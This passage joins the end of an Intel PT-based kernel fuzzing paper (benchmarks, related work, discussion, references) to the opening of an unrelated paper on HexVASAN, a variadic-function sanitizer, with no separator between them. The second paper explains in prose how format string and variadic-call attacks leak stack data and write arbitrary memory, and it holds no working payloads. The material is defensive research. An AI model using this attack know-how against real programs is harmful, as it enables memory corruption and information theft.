To generate Intel PT load, `QEMU-2.6.0` was compiled within a traced VM using the `./configure` option `--target-list=x86_64-softmmu`. We restricted tracing to the whole kernel address space. This benchmark was executed on a single vCPU. The resulting compile time was measured and compared. The following figure illustrates the relative overhead compared to KVM execution without KVM-PT (see Figure 8). We ran three experiments to determine the overhead of the different components. In each experiment, we measured three different overheads: wall-clock time, user, and kernel. The difference in overall time is denoted by the wall-clock overhead. Additionally, we measured how much more time is spent in the kernel and how much time is spend only in user space. Since we only trace the kernel, we expect the users space overhead to be insignificant. Intel describes a performance penalty of < 5 % compared to execution without enabled Intel PT [30]. Accordingly, we expect approximately 5% of kernel overhead. In the first experiment, the traces were discarded without further analysis (KVM-PT). In the second experiment (KVM-PT & ToPA Check), we enabled repeated checking and clearing of the ToPA buffers. In the final experiment (KVM-PT & PT decoder), we tested the whole pipeline including our own decoder and conversion to an AFL bitmap.

During our benchmarks, an overhead between 1% – 4% was measured empirically. Since the resulting overhead is small, we do not expect it to have a major influence on the overall fuzzing performance.

5.8 Decoder Engine

In contrast to KVM-PT, the decoder has significant influence on the overall performance of the fuzzing process since the decoding process is—other than Intel PT and hence KVM-PT—not hardware-accelerated. Therefore, this process is costly and has to be as efficient as possible. Consequently, the performance of our developed PT decoder was compared to that of `ptxed`. This decoder is Intel's example implementation of an Intel PT software decoder and is based on `libipt`. To compare both decoder engines, a small Intel PT trace sample was generated by executing

```
find / > /dev/null 2> /dev/null
```

within a Linux VM (`Linux debian 4.8.0-1-amd64`) traced by KVM-PT. This performance benchmark was processed on an i5-6500@3.2Ghz desktop system with 8GB DDR4 RAM. Only code execution in supervisor mode was traced. The generated sample is 9.4MB in size and contains over 431,650 TNT packets, each representing up to 7 branch transitions. The sample also contains over 100,045 TIPs. We sanitized the sample by removing anything but *flow information packets* (see Section 2.3) to avoid any influence of decoding large amount

of *execution information packets*, since those are not considered by our PT decoder. The result is a 5.3*MB* trace file. To test the effectiveness of the caching approach of our PT decoder, we created cases containing 1, 5, 10, 50, and 250 copies of the trace. This is a realistic test case, since during fuzzing we see the same (or very similar) paths repeatedly. Figure 9 illustrates the measured speedup of our PT decoder compared to `ptxed`.

The figure also shows that our PT decoder easily outperforms the Intel decoder implementation, even if the PT decoder processes data for the very first time. This is most likely due to the fact that even a single trace already contains a significant amount of loops. Another possible factor is the use of Capstone [2] as the instruction decoding backend. As we decode more and more copies of the same trace, it can be seen that our decoder becomes increasingly faster (only using 56 times as much time to decode 250 times that amount of data). The *caching* approach outperforms Intel's implementation and is up to 25 to 30 times faster.

6 Related Work

Fuzzers are often classified according to the amount of interaction with the target program. For black-box fuzzers, the fuzzer does not use any information about the target program at all. White-box fuzzers typically use advanced program analysis techniques to uncover interesting properties of the target. Somewhere in the middle are so called gray-box fuzzers that will typically use some kind of feedback from the target (such as coverage information) to guide their search, without analyzing the logic of the target program itself. In this section, we provide a brief overview of the work performed in the corresponding areas of fuzzing.

6.1 Black-Box Fuzzers

The oldest class of fuzzers are black-box fuzzers. These fuzzers typically have no interaction with the target program beyond executing it on newly generated inputs. To increase effectiveness, a number of assumptions are usually made: Either a large corpus of good coverage inputs get mutated and recombined repeatedly. Examples for this class are Radamsa [3] or zzuf [12]. Or, the programmer needs to specify how to generate new semi-valid input files that almost look like real files. Examples including tools like Peach [6] or Sulley [9]. Both approaches have one very important drawback: It is a time-consuming task to use these tools.

To improve the performance of black-box fuzzers, many techniques have been proposed. Holler et al. [27] introduced learning interesting parts of the input grammar from old crashing inputs. Others even sought to infer the whole input grammar from program traces [13, 24, 38]. The selection of more interesting inputs was optimized by Rebert et al. [36]. Similar approaches have been used to optimize the mutation rate [17, 40].

6.2 White-Box fuzzers

To reduce the burden on the tester, techniques where introduced that apply insights from program analysis to find more interesting inputs. Tools like SAGE [23], DART [22], KLEE [15], SmartFuzz [33], or Mayhem [16] try to enumerate complex paths by using techniques such as symbolic execution and constraint solving. Tools like TaintScope [39], BuzzFuzz [21] and Vuzzer [35] utilize taint tracing and similar dynamic analysis techniques to uncover new paths. These tools are often able to find very complicated code paths that are hidden behind checksums, magic constants, and other constraints that are very unlikely to be satisfied by random inputs. Another approach is to use the same kind of information to bias the search towards dangerous behavior instead of new code paths [26].

The downside is that these techniques are often significantly harder to implement, scale to large programs, and parallelize. To the best of our knowledge, there are no such tools for operating system fuzzing.

6.3 Gray-Box Fuzzers

Gray-box fuzzers try to retain the high throughput and simplicity of black-box fuzzers while gaining some of the additional coverage provided by the advanced mechanics in white-box fuzzing. The prime example for gray-box fuzzing is AFL, which uses coverage information to guide its search. This way, AFL voids spending additional time on inputs that do not trigger new behaviors. Similar techniques are used by many other fuzzers [8, 25].

To further increase the effectiveness of gray-box fuzzing, many of the tricks already used in black-box fuzzing can be applied. Böhme et al. [14] showed how to use the insight gained from modelling gray-box fuzzing as a walk on a Markov chain to increase the performance of gray-box fuzzing by up to an order of magnitude.

6.4 Coverage-Guided Kernel Fuzzers

A project called syzkaller was released by Vyukov; it is the first publicly available gray-box coverage-guided kernel fuzzer [10]. Nossum and Casanovas demonstrate that most Linux file system drivers are vulnerable to feedback-driven fuzzing by using an adapted version of AFL [34]. This modified AFL version is based on glue code to the kernel consisting of a driver interface to

measure feedback during fuzzing file system drivers of the kernel and expose this data to the user space. This fuzzer runs inside the targeted OS; a crash terminates the fuzzing session.

In 2016, Hertz and Newsham released a modified version of AFL called TriforceAFL [7]. Their work is based on a modification of QEMU and utilizes the corresponding emulation backend to measure fuzzing progress by determining the current instruction pointer after a control flow altering instruction has been executed. In theory, their fuzzer is able to fuzz any OS emulated in QEMU. In practice, the TriforceAFL fuzzer is limited to operating systems that are able to boot from read-only file systems, which narrows down the candidates to classic UNIX-like operating systems such as Linux, FreeBSD, NetBSD, or OpenBSD. Therefore, TriforceAFL is currently not able to fuzz closed-source operating systems such as macOS or Windows.

7 Discussion

Even though our approach is general, fast and mostly independent of the underlying OS, there are some limitations we want to discuss in this section.

OS-Specific Code. We use a small amount (usually less than 150 lines) of OS-dependent ring 3 code that performs three tasks. First, it interacts with the OS to translate the inputs from the fuzzing engine to interactions with the OS (e.g., mount the data as a partition). Second, it obtains the address of the crash handler of the OS such that we can detect crashes faster than it would take to wait for the timeout. Third, it can return the addresses of certain drivers. These addresses can be used to limit tracing to the activity of said drivers, which improves performance when only fuzzing individual drivers.

None of these functions are necessary and only improve performance in some cases. The first use case can be avoided by using generic syscall fuzzing. In that case a single standard C program which does not use any platform-specific API would suffice to trigger `sysenter`/`syscall` instructions. We do not strictly need the address of the crash handler, since there are numerous other ways to detect whether the VM crashed. It would also be quite easy to obtain crash handlers dynamically by introducing faults and analyzing the obtained traces. Finally, we can always trace the whole kernel, taking a slight performance hit (mostly introduced by the increased amount of non-determinism). In cases such as syscall fuzzing, we need to trace the whole kernel, therefore syscall fuzzing would not be impacted if this ability was missing. In summary, this is the first approach that can fuzz arbitrary x86-64 kernels without any customization and a near-native performance.

Supported CPUs. Due to the usage of *Intel PT* and *Intel VT-x*, our approach is limited to certain Intel CPUs supporting these extensions. Virtually all modern Intel CPUs support *Intel VT-x*. Unfortunately, Intel is rather vague as to which CPUs exactly support process trace inside of VMs and various other extensions (such as IP filtering and multi-entry ToPA). We tested our system on the following CPU models: Intel Core i5-6500, Intel Core i7-6700HQ, and Intel Core i5-6600. We believe that at the time of writing, most Skylake and Kabylake CPUs have the necessary hardware support.

Just-In-Time Code. Intel PT does not provide a complete list of executed instruction pointers. Instead, Intel PT generates as little information as necessary to reduce the amount of data produced by the processor. Consequently, the Intel PT software decoder does not only require control flow information to reconstruct the control flow but also needs the program that was executed during tracing. If the program is modified during runtime, as often done by just-in-time (JIT) compilers in user and kernel mode, the decoder is unable to exactly restore the runtime control flow. To bypass this limitation, the decoder requires information about all modifications applied to the program instead of an ordinary memory dump or the executable file. As Deng et al. [18] have shown, this is possible by making use of EPT violations when executing written pages. Another, somewhat more old-fashioned, method to achieve the same is to use shadow page tables [19]. Once one it is possible to hook the execution of modified code, self-modifying code can be dumped. Reimplementing this technique was out of the scope of this work. It should be noted though that fuzzing kernel JIT code is a very interesting topic since kernel JIT components, such as the BPF JIT in Linux, have often been part of serious vulnerabilities.

Multibyte Compares. Similar to AFL, we are unable to effectively bypass checks for large magic values in the inputs. However, we support specifying dictionaries of interesting constants to improve performance if such magic values are known in advance (e.g., from RFCs, source code, or disassembly). Some solutions involving techniques such as concolic execution (e.g., Driller [37]) or taint tracking (e.g., Vuzzer [35]) have been proposed. However, none of these techniques can easily be adapted to closed-source operating system kernels. Therefore it remains an open research problem how to deal with those situations on the kernel level.

Ring 3 Fuzzing. We only demonstrated this technique against kernel-level code. However, the exact same technique can be used to fuzz closed-source ring 3 code as

well. Since our approach has a very modest tracing overhead, we expect that this technique will outperform current dynamic binary instrumentation based techniques for feedback fuzzing of closed-source ring 3 programs such as *winAFL* [20].

8 Conclusion

The latest generation of feedback-driven fuzzing methods has proven to be an effective approach to find vulnerabilities in an automated and comprehensive fashion. Recent work has also demonstrated that such techniques can be applied to kernel space. While previous feedback-driven kernel fuzzers were able to find a large amount of security flaws in certain operating systems, their benefit was either limited by poor performance due to CPU emulation or a lack of portability due to the need for compile-time instrumentations.

In this paper, we presented a novel mechanism to utilize the latest CPU features for a feedback-driven kernel fuzzer. As shown in the evaluation, combining all components provides the ability to apply kernel fuzz testing to any target OS with significantly better performance than the alternative approaches.

Acknowledgment

This work was supported by the German Federal Ministry of Education and Research (BMBF Grant 16KIS0592K HWSec). We would like to thank our shepherd Suman Jana for his support in finalizing this paper and the anonymous reviewers for their constructive and valuable comments. Furthermore, we would also like to thank Ralf Spenneberg and Hendrik Schwartke from OpenSource Security for supporting this research. Finally, we would like to thank Ali Abbasi, Tim Blazytko, Teemu Rytilahti and Christine Utz for their valuable feedback.

References

[1] Announcing oss-fuzz: Continuous fuzzing for open source software. https://testing.googleblog.com/2016/12/announcing-oss-fuzz-continuous-fuzzing.html. Accessed: 2017-06-29.

[2] Capstone disassembly framework. http://www.capstone-engine.org/. Accessed: 2017-06-29.

[3] A general-purpose fuzzer. https://github.com/aoh/radamsa. Accessed: 2017-06-29.

[4] Intel Processor Trace Decoder Library. https://github.com/01org/processor-trace. Accessed: 2017-06-29.

[5] Linux 4.8, perf Documentation. https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/plain/tools/perf/Documentation/intel-pt.txt?id=refs/tags/v4.8. Accessed: 2017-06-29.

[6] Peach. http://www.peachfuzzer.com/. Accessed: 2017-06-29.

[7] Project Triforce: Run AFL on Everything! https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2016/june/project-triforce-run-afl-on-everything/. Accessed: 2017-06-29.

[8] Security oriented fuzzer with powerful analysis options. https://github.com/google/honggfuzz. Accessed: 2017-06-29.

[9] Sulley. https://github.com/OpenRCE/sulley. Accessed: 2017-06-29.

[10] syzkaller: Linux syscall fuzzer. https://github.com/google/syzkaller. Accessed: 2017-06-29.

[11] Trinity: Linux system call fuzzer. https://github.com/kernelslacker/trinity. Accessed: 2017-06-29.

[12] zzuf. https://github.com/samhocevar/zzuf. Accessed: 2017-06-29.

[13] O. Bastani, R. Sharma, A. Aiken, and P. Liang. Synthesizing program input grammars. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2017.

[14] M. Böhme, V.-T. Pham, and A. Roychoudhury. Coverage-based greybox fuzzing as markov chain. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[15] C. Cadar, D. Dunbar, and D. R. Engler. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *Symposium on Operating Systems Design and Implementation (OSDI)*, 2008.

[16] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley. Unleashing Mayhem on Binary Code. In *IEEE Symposium on Security and Privacy*, 2012.

[17] S. K. Cha, M. Woo, and D. Brumley. Program-adaptive mutational fuzzing. In *IEEE Symposium on Security and Privacy*, 2015.

[18] Z. Deng, X. Zhang, and D. Xu. Spider: Stealthy binary program instrumentation and debugging via hardware virtualization. In *Annual Computer Security Applications Conference (ACSAC)*, 2013.

[19] A. Dinaburg, P. Royal, M. Sharif, and W. Lee. Ether: malware analysis via hardware virtualization extensions. In *ACM Conference on Computer and Communications Security (CCS)*, 2008.

[20] Fratric, Ivan. WinAFL: A fork of AFL for fuzzing Windows binaries. `https://github.com/ivanfratric/winafl`, 2017.

[21] V. Ganesh, T. Leek, and M. Rinard. Taint-based directed whitebox fuzzing. In *International Conference on Software Engineering (ICSE)*, 2009.

[22] P. Godefroid, N. Klarlund, and K. Sen. DART: Directed Automated Random Testing. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2005.

[23] P. Godefroid, M. Y. Levin, and D. Molnar. SAGE: Whitebox Fuzzing for Security Testing. *Queue*, 10(1):20, 2012.

[24] P. Godefroid, H. Peleg, and R. Singh. Learn&fuzz: Machine learning for input fuzzing. Technical report, January 2017.

[25] P. Goodman. Shin GRR: Make Fuzzing Fast Again. `https://blog.trailofbits.com/2016/11/02/shin-grr-make-fuzzing-fast-again/`. Accessed: 2017-06-29.

[26] I. Haller, A. Slowinska, M. Neugschwandtner, and H. Bos. Dowsing for overflows: A guided fuzzer to find buffer boundary violations. In *USENIX Security Symposium*, 2013.

[27] C. Holler, K. Herzig, and A. Zeller. Fuzzing with code fragments. In *USENIX Security Symposium*, 2012.

[28] Intel. *Intel® 64 and IA-32 Architectures Software Developer's Manual (Order number: 325384-058US, April 2016)*.

[29] A. Kleen. simple-pt: Simple Intel CPU processor tracing on Linux. `https://github.com/andikleen/simple-pt`.

[30] A. Kleen and B. Strong. Intel Processor Trace on Linux. Tracing Summit 2015, 2015.

[31] Microsoft. FSCTL_DISMOUNT_VOLUME. `https://msdn.microsoft.com/en-us/library/windows/desktop/aa364562(v=vs.85).aspx`, 2017.

[32] Microsoft. VHD Reference. `https://msdn.microsoft.com/en-us/library/windows/desktop/dd323700(v=vs.85).aspx`, 2017.

[33] D. Molnar, X. C. Li, and D. Wagner. Dynamic Test Generation to Find Integer Bugs in x86 Binary Linux Programs. In *USENIX Security Symposium*, 2009.

[34] V. Nossum and Q. Casasnovas. Filesystem Fuzzing with American Fuzzy Lop. Vault 2016, 2016.

[35] S. Rawat, V. Jain, A. Kumar, L. Cojocar, C. Giuffrida, and H. Bos. Vuzzer: Application-aware evolutionary fuzzing. In *Symposium on Network and Distributed System Security (NDSS)*, 2017.

[36] A. Rebert, S. K. Cha, T. Avgerinos, J. M. Foote, D. Warren, G. Grieco, and D. Brumley. Optimizing seed selection for fuzzing. In *USENIX Security Symposium*, 2014.

[37] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *Symposium on Network and Distributed System Security (NDSS)*, 2016.

[38] J. Viide, A. Helin, M. Laakso, P. Pietikäinen, M. Seppänen, K. Halunen, R. Puuperä, and J. Röning. Experiences with model inference assisted fuzzing. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2008.

[39] T. Wang, T. Wei, G. Gu, and W. Zou. TaintScope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In *IEEE Symposium on Security and Privacy*, 2010.

[40] M. Woo, S. K. Cha, S. Gottlieb, and D. Brumley. Scheduling black-box mutational fuzzing. In *ACM Conference on Computer and Communications Security (CCS)*, 2013.

Venerable Variadic Vulnerabilities Vanquished

Priyam Biswas[1], Alessandro Di Federico[2], Scott A. Carr[1], Prabhu Rajasekaran[3], Stijn Volckaert[3], Yeoul Na[3], Michael Franz[3], and Mathias Payer[1]

[1]Department of Computer Science, Purdue University
{biswas12, carr27}@purdue.edu, mathias.payer@nebelwelt.net
[2]Dipartimento di Elettronica, Informazione e Bioingegneria, Politecnico di Milano
alessandro.difederico@polimi.it
[3]Department of Computer Science, University of California, Irvine
{rajasekp, stijnv, yeouln, franz}@uci.edu

Abstract

Programming languages such as C and C++ support variadic functions, i.e., functions that accept a variable number of arguments (e.g., `printf`). While variadic functions are flexible, they are inherently not type-safe. In fact, the semantics and parameters of variadic functions are defined implicitly by their implementation. It is left to the programmer to ensure that the caller and callee follow this implicit specification, without the help of a static type checker. An adversary can take advantage of a mismatch between the argument types used by the caller of a variadic function and the types expected by the callee to violate the language semantics and to tamper with memory. Format string attacks are the most popular example of such a mismatch.

Indirect function calls can be exploited by an adversary to divert execution through illegal paths. CFI restricts call targets according to the function prototype which, for variadic functions, does not include all the actual parameters. However, as shown by our case study, current CFI implementations are mainly limited to non-variadic functions and fail to address this potential attack vector. Defending against such an attack requires a stateful dynamic check.

We present HexVASAN, a compiler based sanitizer to effectively type-check and thus prevent any attack via variadic functions (when called directly or indirectly). The key idea is to record metadata at the call site and verify parameters and their types at the callee whenever they are used at runtime. Our evaluation shows that HexVASAN is (i) practically deployable as the measured overhead is negligible (0.45%) and (ii) effective as we show in several case studies.

1 Introduction

C and C++ are popular languages in systems programming. This is mainly due to their low overhead abstractions and high degree of control left to the developer. However, these languages guarantee neither type nor memory safety, and bugs may lead to memory corruption. Memory corruption attacks allow adversaries to take control of vulnerable applications or to extract sensitive information.

Modern operating systems and compilers implement several defense mechanisms to combat memory corruption attacks. The most prominent defenses are Address Space Layout Randomization (ASLR) [47], stack canaries [13], and Data Execution Prevention (DEP) [48]. While these defenses raise the bar against exploitation, sophisticated attacks are still feasible. In fact, even the combination of these defenses can be circumvented through information leakage and code-reuse attacks.

Stronger defense mechanisms such as Control Flow Integrity (CFI) [6], protect applications by restricting their control flow to a predetermined control-flow graph (CFG). While CFI allows the adversary to corrupt non-control data, it will terminate the process whenever the control-flow deviates from the predetermined CFG. The strength of any CFI scheme hinges on its ability to statically create a precise CFG for indirect control-flow edges (e.g., calls through function pointers in C or virtual calls in C++). Due to ambiguity and imprecision in the analysis, CFI restricts adversaries to an over-approximation of the possible targets of individual indirect call sites.

We present a new attack against widely deployed mitigations through a frequently used feature in C/C++ that has so far been overlooked: variadic functions. Variadic functions (such as `printf`) accept a varying number of arguments with varying argument types. To implement variadic functions, the programmer implicitly encodes the argument list in the semantics of the function and has to make sure the caller and callee adhere to this implicit contract. In `printf`, the expected number of arguments and their types are encoded implicitly in the format string, the first argument to the function. Another frequently used scheme iterates through parameters until

a condition is reached (e.g., a parameter is NULL). Listing 1 shows an example of a variadic function. If an adversary can violate the implicit contract between caller and callee, an attack may be possible.

In the general case, it is impossible to enumerate the arguments of a variadic function through static analysis techniques. In fact, their number and types are intrinsic in how the function is defined. This limitation enables (or facilitates) two attack vectors against variadic functions. First, attackers can hijack indirect calls and thereby call variadic functions over control-flow edges that are never taken during any legitimate execution of the program. Variadic functions that are called in this way may interpret the variadic arguments differently than the function for which these arguments were intended, and thus violate the implicit caller-callee contract. CFI countermeasures specifically prevent illegal calls over indirect call edges. However, even the most precise implementations of CFI, which verify the type signature of the targets of indirect calls, are unable to fully stop illegal calls to variadic functions.

A second attack vector involves overwriting a variadic function's arguments directly. Such attacks do not violate the intended control flow of a program and thus bypass all of the widely deployed defense mechanisms. Format string attacks are a prime example of such attacks. If an adversary can control the format string passed to, e.g., `printf`, she can control how all of the following parameters are interpreted, and can potentially leak information from the stack, or read/write to arbitrary memory locations.

The attack surface exposed by variadic functions is significant. We analyzed popular software packages, such as Firefox, Chromium, Apache, CPython, nginx, OpenSSL, Wireshark, the SPEC CPU2006 benchmarks, and the FreeBSD base system, and found that variadic functions are ubiquitous. We also found that many of the variadic function calls in these packages are indirect. We therefore conclude that both attack vectors are realistic threats. The underlying problem that enables attacks on variadic functions is the lack of type checking. Variadic functions generally do not (and cannot) verify that the number and type of arguments they expect matches the number and type of arguments passed by the caller. We present HexVASAN, a compiler-based, dynamic sanitizer that tackles this problem by enforcing type checks for variadic functions at run-time. Each argument that is retrieved in a variadic function is type checked, enforcing a strict contract between caller and callee so that (i) a maximum of the passed arguments can be retrieved and (ii) the type of the arguments used at the callee are compatible with the types passed by the caller. Our mechanism can be used in two operation modes: as a runtime monitor to protect programs against attacks and as sanitizer to detect type mismatches during program testing.

We have implemented HexVASAN on top of the LLVM compiler framework, instrumenting the compiled code to record the types of each argument of a variadic function at the call site and to check the types whenever they are retrieved. Our prototype implementation is light-weight, resulting in negligible (0.45%) overhead for SPEC CPU2006. Our approach is general as we show by recompiling the FreeBSD base system and effective as shown through several exploit case studies (e.g., a format string vulnerability in sudo).

We present the following contributions:

- Design and implementation of a variadic function sanitizer on top of LLVM;
- A case study on large programs to show the prevalence of direct and indirect calls to variadic functions;
- Several exploit case studies and CFI bypasses using variadic functions.

2 Background

Variadic functions are used ubiquitously in C/C++ programs. Here we introduce details about their use and implementation on current systems, the attack surface they provide, and how adversaries can abuse them.

```c
#include <stdio.h>
#include <stdarg.h>

int add(int start, ...) {
    int next, total = start;
    va_list list;
    va_start(list, start);
    do {
        next = va_arg(list, int);
        total += next;
    } while (next != 0);
    va_end(list);
    return total;
}

int main(int argc, const char *argv[]) {
    printf("%d\n", add(5, 1, 2, 0));
    return 0;
}
```

Listing 1: Example of a variadic function in C. The function `add` takes a non-variadic argument `start` (to initialize an accumulator variable) and a series of variadic `int` arguments that are added until the terminator value `0` is met. The final value is returned.

2.1 Variadic functions

Variadic functions (such as the printf function in the C standard library) are used in C to maximize the flexibility in the interface of a function, allowing it to accept a number of arguments unknown at compile-time. These functions accept a variable number of arguments, which do not necessarily have fixed types. An example of a variadic function is shown in Listing 1. The function add accepts one mandatory argument (start) and a varying number of additional arguments, which are marked by the ellipsis (...) in the function definition.

The C standard defines several macros that portable programs may use to access variadic arguments [33]. stdarg.h, the header that declares these macros, defines an opaque type, va_list, which stores all information required to retrieve and iterate through variadic arguments. In our example, the variable list of type va_list is initialized using the va_start macro. The va_arg macro retrieves the next variadic argument from the va_list, updating va_list to point to the next argument as a side effect. Note that, although the programmer must specify the expected type of the variadic argument in the call to va_arg, the C standard does not require the compiler to verify that the retrieved variable is indeed of that type. va_list variables must be released using a call to the va_end macro so that all of the resources assigned to the list are deallocated.

printf is an example of a more complex variadic function which takes a format string as its first argument. This format string implicitly encodes information about the number of arguments and their type. Implementations of printf scan through this format string several times to identify all format arguments and to recover the necessary space in the output string for the specified types and formats. Interestingly, arguments do not have to be encoded sequentially but format strings allow out-of-order access to arbitrary arguments. This flexibility is often abused in format string attacks to access arbitrary stack locations.

2.2 Variadic functions ABI

The C standard does not define the calling convention for variadic functions, nor the exact representation of the va_list structure. This information is instead part of the ABI of the target platform.

x86-64 ABI. The AMD64 System V ABI [36], which is implemented by x86-64 GNU/Linux platforms, dictates that the caller of a variadic function must adhere to the normal calling conventions when passing arguments. Specifically, the first six non-floating point arguments and the first eight floating point arguments are passed through CPU registers. The remaining arguments, if any, are passed on the stack. If a variadic function accepts five mandatory arguments and a variable number of variadic arguments, then all but one of these variadic arguments will be passed on the stack. The variadic function itself moves the arguments into a va_list variable using the va_start macro. The va_list type is defined as follows:

```
typedef struct {
  unsigned int gp_offset;
  unsigned int fp_offset;
  void *overflow_arg_area;
  void *reg_save_area;
} va_list[1];
```

va_start allocates on the stack a reg_save_area to store copies of all variadic arguments that were passed in registers. va_start initializes the overflow_arg_area field to point to the first variadic argument that was passed on the stack. The gp_offset and fp_offset fields are the offsets into the reg_save_area. They represent the first unused variadic argument that was passed in a general purpose register or floating point register respectively.

The va_arg macro retrieves the first unused variadic argument from either the reg_save_area or the overflow_arg_area, and either it increases the gp_offset/fp_offset field or moves the overflow_arg_area pointer forward, to point to the next variadic argument.

Other architectures. Other architectures may implement variadic functions differently. On 32-bit x86, for example, all variadic arguments must be passed on the stack (pushed right to left), following the cdecl calling convention used on GNU/Linux. The variadic function itself retrieves the first unused variadic argument directly from the stack. This simplifies the implementation of the va_start, va_arg, and va_end macros, but it generally makes it easier for adversaries to overwrite the variadic arguments.

2.3 Variadic attack surface

When calling a variadic function, the compiler statically type checks all non-variadic arguments but does not enforce any restriction on the type or number of variadic arguments. The programmer must follow the implicit contract between caller and callee that is only present in the code but never enforced explicitly. Due to this high flexibility, the compiler cannot check arguments statically. This lack of safety can lead to bugs where an adversary achieves control over the callee by modifying the arguments, thereby influencing the interpretation of the passed variadic arguments.

Modifying the argument or arguments that control the interpretation of variadic arguments allows an adversary

to change the behavior of the variadic function, causing the callee to access additional or fewer arguments than specified and to change the interpretation of their types.

An adversary can influence variadic functions in several ways. First, if the programmer forgot to validate the input, the adversary may directly control the arguments to the variadic function that controls the interpretation of arguments. Second, the adversary may use an arbitrary memory corruption elsewhere in the program to influence the argument of a variadic function.

Variadic functions can be called statically or dynamically. Direct calls would, in theory, allow some static checking. Indirect calls (e.g., through a function pointer), where the target of the variadic function is not known, do not allow any static checking. Therefore, variadic functions can only be protected through some form of runtime checker that considers the constraints of the call site and enforces them at the callee side.

2.4 Format string exploits

Format string exploits are a perfect example of corrupted variadic functions. An adversary that gains control over the format string used in `printf` can abuse the `printf` function to leak arbitrary data on the stack or even resort to arbitrary memory corruption (if the pointer to the target location is on the stack). For example, a format string vulnerability in the smbclient utility (CVE-2009-1886) [40] allows an attacker to gain control over the Samba file system by treating a filename as format string. Also, in PHP 7.x before 7.0.1, an error handling function in zend_execute_API.c allows an attacker to execute arbitrary code by using format string specifiers as class name (CVE-2015-8617) [1].

Information leaks are simple: an adversary changes the format string to print the desired information that resides somewhere higher up on the stack by employing the desired format string specifiers. For arbitrary memory modification, an adversary must have the target address encoded somewhere on the stack and then reference the target through the `%n` modifier, writing the number of already written bytes to that memory location.

The GNU C standard library (*glibc*) enforces some protection against format string attacks by checking if a format string is in a writable memory area [29]. For format strings, the *glibc* `printf` implementation opens `/proc/self/maps` and scans for the memory area of the format string to verify correct permissions. Moreover, a check is performed to ensure that all arguments are consumed, so that no out-of-context stack slots can be used in the format string exploit. These defenses stop some attacks but do not mitigate the underlying problem that an adversary can gain control over the format string. Note that this heavyweight check is only used if the format string argument *may* point to a writable memory area at compile time. An attacker may use memory corruption to redirect the format string pointer to an attacker-controlled area and fall back to a regular format string exploit.

3 Threat model

Programs frequently use variadic functions, either in the program itself or as part of a shared library (e.g., `printf` in the C standard library). We assume that the program contains an arbitrary memory corruption, allowing the adversary to modify the arguments to a variadic function and/or the target of an indirect function call, targeting a variadic function.

Our target system deploys existing defense mechanisms like DEP, ASLR, and a strong implementation of CFI, protecting the program against code injection and control-flow hijacking. We assume that the adversary cannot modify the metadata of our runtime monitor. Protecting metadata is an orthogonal engineering problem and can be solved through, e.g., masking (`and`-ing every memory access), segmentation (for x86-32), protecting the memory region [9], or randomizing the location of sensitive data. Our threat model is a realistic scenario for current attacks and defenses.

4 HexVASAN design

HexVASAN monitors calls to variadic functions and checks for type violations. Since the semantics of how arguments should be interpreted by the function are intrinsic in the logic of the function itself, it is, in general, impossible to determine the number and type of arguments a certain variadic function accepts. For this reason, HexVASAN instruments the code generated by the compiler so that a check is performed at runtime. This check ensures that the arguments consumed by the variadic function match those passed by the caller.

The high level idea is the following: HexVASAN records metadata about the supplied argument types at the call site and verifies that the extracted arguments match in the callee. The number of arguments and their types is always known at the call site and can be encoded efficiently. In the callee this information can then be used to verify individual arguments when they are accessed. To implement such a sanitizer, we must design a metadata store, a pass that instruments call sites, a pass that instruments callers, and a runtime library that manages the metadata store and performs the run-time type verification. Our runtime library aborts the program whenever a mismatch is detected and generates detailed information about the call site and the mismatched arguments.




Figure 1: Overview of the HexVASAN compilation pipeline. The HexVASAN instrumentation runs right after the C/C++ frontend, while its runtime library, `hexvasan.a`, is merged into the final executable at link time.

4.1 Analysis and Instrumentation

We designed HexVASAN as a compiler pass to be run in the compilation pipeline right after the C/C++ frontend. The instrumentation collects a set of statically available information about the call sites, encodes it in the LLVM module, and injects calls to our runtime to perform checks during program execution.

Figure 1 provides an overview of the compilation pipeline when HexVASAN is enabled. Source files are first parsed by the C/C++ frontend which generates the intermediate representation on which our instrumentation runs. The normal compilation then proceeds, generating instrumented object files. These object files, along with the HexVASAN runtime library, are then passed to the linker, which creates the instrumented program binary.

4.2 Runtime support

The HexVASAN runtime augments every `va_list` in the original program with the type information generated by our instrumentation pass, and uses this type information to perform run-time type checking on any variadic argument accessed through `va_arg`. By managing the type information in a metadata store, and by maintaining a mapping between `va_lists` and their associated type information, HexVASAN remains fully compatible with the platform ABI. This design also supports interfacing between instrumented programs and non-instrumented libraries.

The HexVASAN runtime manages the type information in two data structures. The core data structure, called the *variadic list map* (VLM), associates `va_list` structures with the type information produced by our instrumentation, and with a counter to track the index of the last argument that was read from the list. A second data structure, the *variadic call stack* (VCS), allows callers of variadic functions to store type information of variadic arguments until the callee initializes the `va_list`.

Each variadic call site is instrumented with a call to `pre_call`, that prepares the information about the call site (a *variadic call site descriptor* or VCSD), and a call to `post_call`, that cleans it up. For each variadic function, the `va_start` calls are instrumented with `list_init`, while `va_copy`, whose purpose is to clone a `va_list`, is instrumented through `list_copy`. The two run-time functions will allocate the necessary data structures to validate individual arguments. Calls to `va_end` are instrumented through `list_end` to free up the corresponding data structures.

Algorithm 1 summarizes the two phases of our analysis and instrumentation pass. The first phase identifies all the calls to variadic functions (both direct and indirect). Note that identifying indirect calls to variadic functions is straight-forward in a compiler framework since, even if the target function is not statically known, its type is. Then, all the parameters passed by that specific call

```
input: a module m
/* Phase 1                                            */
foreach function f in module m do
    foreach variadic call c with n arguments in f do
        vcsd.count ← n;
        foreach argument a of type t do
            vcsd.args.push(t);
        end
        emit call to pre_call(vcsd) before c;
        emit call to post_call() after c;
    end
end
/* Phase 2                                            */
foreach function f in module m do
    foreach call c to va_start(list) do
        emit call to list_init(&list) after c;
    end
    foreach call c to va_copy(dst,src) do
        emit call to list_copy(&dst,&src) after c;
    end
    foreach call c to va_end(list) do
        emit call to list_free(&list) after c;
    end
